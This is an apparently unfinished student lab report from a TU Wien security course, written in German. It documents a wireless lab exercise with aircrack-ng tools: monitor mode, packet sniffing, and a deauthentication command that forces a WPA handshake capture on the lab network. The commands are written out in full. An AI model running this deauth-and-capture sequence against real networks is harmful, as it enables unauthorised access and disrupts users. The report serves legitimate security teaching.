TU Wien
Institut für Information Systems Engineering
Forschungsgruppe Industrial Software
Arbeitsgruppe ESSE
https://security.inso.tuwien.ac.at/

Abgabedokument Lab1

Introduction to Security

183.594 – WS 2018

23.11.2018

Team 66

Name	MatrNr.
Bernhard Ploder	01627766
Marco Fähndrich	01625748
Dominik Fenzl	01526544
Alexander Hurbean	01625747

Inhaltsverzeichnis

1 Forensik

1.1 Lizenzvertrag

TO BE DONE

1.2 Lizenz-Nachzahlung

TO BE DONE

1.3 Lizenz-Notiz

TO BE DONE

1.4 Appendix #07

TO BE DONE

1.5 Appendix #04

TO BE DONE

1.6 Lizenz-Berechtigung

TO BE DONE

1.7 Crypto-Ref-ID

TO BE DONE

2 Intranet

2.1 Netzwerkkarten Setup

Um die Intranet Aufgaben zu lösen haben wir beim ersten TimeSlot alle zusammen geschaut alle nötigen Pakete mit der aircrack-ng Suite abzufangen. Dafür sind wir dem Tutorial auf der aircrack-ng Wiki gefolgt.

Wir haben zu aller erst geschaut welche W-Lan fähigen Interfaces wir haben:

```
is_team66@debian:~$ iwconfig
lo    no wireless extensions.

wlp3s0    IEEE 802.11  Mode:Monitor  Frequency:2.412 GHz
   Tx-Power=15 dBm
     Retry short limit:7 RTS thr:off   Fragment thr:off
     Power Management:off

ens1    no wireless extensions.

irda0   no wireless extensions.
```

Anschließend haben wir sie in den Monitor Modus umgeschaltet damit sie auch Pakete empfangen/aufnehmen kann die nicht an sie gerichtet sind.

```
is_team66@debian:~$ sudo airmon-ng start wlp3s0
PHY Interface Driver    Chipset

phy0  wlp3s0    iwl3945   Intel Corporation PRO/Wireless
   3945ABG [Golan] (rev 02)
```

Dann haben wir geschaut ob die Netzwerkkarte Injection ünterstüzt mit dem Befehl

```
is_team66@debian:~$ sudo aireplay-ng -9 wlp3s0
14:12:27  Trying broadcast probe requests..
14:12:27  Injection is working!
14:12:28  Found 10 APs

14:12:28  Trying directed probe requests...
14:12:28  04:18:D6:17:78:80 - channel: 1 - 'INSO'
14:12:2900Ping (min/avg/max): 1.284ms/11.915ms/144.130ms
   Power: -50.67
14:12:29  30/30: 100%

.
.

14:12:40  00:18:39:BF:D7:66 - channel: 1 - 'SecureHotDog'
14:12:4100Ping (min/avg/max): 0.781ms/4.219ms/39.155ms
   Power: -31.60
14:12:41  30/30: 100%

14:12:41  02:18:39:BF:D7:67 - channel: 1 - 'HotDog'
```

```
  14:12:4100Ping (min/avg/max): 1.036ms/6.279ms/54.140ms
     Power: -27.33
20 14:12:41  30/30: 100%

22 .
   .
```

2.2 airodump-ng HotDog

Anschließend haben wir mit airodump-ng versucht Pakete abzugreifen oder einfach hinzulauschen was so passiert und haben nach 2 Minuten folgenden Output gehabt:

```
1 is_team66@debian:~$ sudo airodump-ng wlp3s0

3  CH  1 ][ Elapsed: 2 mins ][ 2018-11-23 14:29

5 BSSID         PWR RXQ  Beacons  #Data, #/s  CH  MB   ENC
    CIPHER AUTH ESSID

7 02:18:39:BF:D7:67  -26  61 1391       0  0   1  54   OPN
          HotDog
  00:18:39:BF:D7:66  -24  51 1389       4  0   1  54   WPA
    TKIP   PSK  SecureHotDog
9
  BSSID         STATION         PWR   Rate    Lost    Frames
    Probe
11
  02:18:39:BF:D7:67  74:DA:38:F0:40:C2  -28    1 - 1  0   24
13 02:18:39:BF:D7:67  74:DA:38:F0:41:1C  -34    1 -24  0   26
  02:18:39:BF:D7:67  80:1F:02:AB:A9:9C  -37    1 - 1  0   26
15 02:18:39:BF:D7:67  80:1F:02:AB:A9:9B  -52    1 -24  0   26
  00:18:39:BF:D7:66  80:1F:02:AB:A9:9E  -32    1 -24  0   45
17 00:18:39:BF:D7:66  80:1F:02:AB:A9:86  -42    1 -24  0   19
```

Da uns im Moment eigentlich nur der HotDog interessiert hat, haben wir versucht mit der `-e` Option den HotDog zu filtern, ist uns aber nicht gelungen weil die vorhandene Version von airodump-ng das nicht unterstützt hat. Wir haben den selben Befehl länger laufen lassen (10 Minuten) und sind so zu unseren pcap Files gekommen die die nötigen Daten enthalten um den Verkehr von HotDog zu untersuchen.

2.3 VoIP

TO BE DONE

2.4 E-Mail

TO BE DONE

2.5 IRC

TO BE DONE

2.6 FTP

TO BE DONE

2.7 FTP 2

TO BE DONE

2.8 WLAN-Passwort

Um an die Hashes des WPA-Passwortes zu kommen haben wir durch das oben angegebene Tutorial herausgefunden dass man mit `airodump-ng -w psk wlp3s0` den nötigen Handshake abfangen kann. Dafür muss sich aber ein Client beim Router authentifizieren, worauf wir 10 Minuten lang gewartet haben, aber leider keinen Handshake abgefangen haben. Ein paar Minuten später haben wir herausgefunden, dass wir einen Client deauhentifizieren können mit `aireplay-ng -0 1 -a 00:18:39:BF:D7:66 -c 80:1F:02:AB:A9:9E wlp3s0` wo die erste MAC Addresse die vom SecureHotDog ist und die zweite eine von den zwei Clients die wir beobachtet haben.

Als Ergebnis hatten wir anschließend rechts oben sichtbar einen WPA handshake abgefangen für SecureHotDog:

```
  CH  1 ][ Elapsed: 7 mins ][ 2018-11-23 15:05 ][ WPA
     handshake: 00:18:39:BF:D7:66
2
```

```
BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC
   CIPHER AUTH ESSID

02:18:39:BF:D7:67  -32  50  4319        830   0   1  54   OPN
          HotDog
00:18:39:BF:D7:66  -32  54  4320        359   0   1  54   WPA
   TKIP   PSK  SecureHotDog

BSSID              STATION            PWR   Rate    Lost    Frames
   Probe

02:18:39:BF:D7:67  74:DA:38:F0:40:C2  -29    1 -24   0   482
02:18:39:BF:D7:67  74:DA:38:F0:41:1C  -33    1 -24   0   344
02:18:39:BF:D7:67  80:1F:02:AB:A9:9C  -43    1 -24   0   281
02:18:39:BF:D7:67  80:1F:02:AB:A9:9B  -45    1 -24   0   228
00:18:39:BF:D7:66  80:1F:02:AB:A9:9E  -40    1 -24   0   392
00:18:39:BF:D7:66  80:1F:02:AB:A9:86  -43   54 -24   0   256
```

2.9 HTTPS

TO BE DONE

3 Manager9000

3.1 Schwachstelle finden

TO BE DONE

3.2 Wer schürft am meisten?

TO BE DONE

3.3 Mein Wallet

TO BE DONE

3.4 CEO's key

TO BE DONE

4 Scriptkiddie 101

4.1 Kompromitierte Sicherheit

4.2 Proof of Work

4.3 Matryoshka

4.4 Unforgettable

4.5 Kompromitiert & Kompromittiert

5 Beispiele

5.1 Source Code formatieren

Es folgen einige Beispiele wie Sourcecode in diesem Dokument formatiert und referenziert werden kann (siehe Listing 1 auf Seite 8 und siehe Listing 2 auf Seite 9).

Ebenso können kurzer Code oder kurze Befehle direkt in der Zeile in einem `lstinline Block` mit typengleicher Schrift formatiert werden.

```
/*
 * Just an example C-file.
 */

#include <stdio.h>

int global_variable = 1;
#ifdef DEBUG
int another_global_variable = 1;
#endif

/*
 * Some comment
 */
int main(void)
{
  temp_variable = 4711;
  another_variable = 0815;

  printf("foo bar baz %02d", temp_variable);

  return 1;
}
```

Listing 1: Example C/C++ file

```
#!/bin/bash
echo "Bash version ${BASH_VERSION}..."
for i in {0..10..2}
  do
     echo "Welcome $i times"
 done

echo "some very very very very very very very very very very
   very very very very very very very very very very very very
   long string"

exit 0;
```

Listing 2: Example bash script

5.2 Bilder

Es folgen einige Beispiele wie Bilder in diesem Dokument eingefuegt werden koennen (siehe Abbildung 1 auf Seite 9).



Abbildung 1: ESSE Logo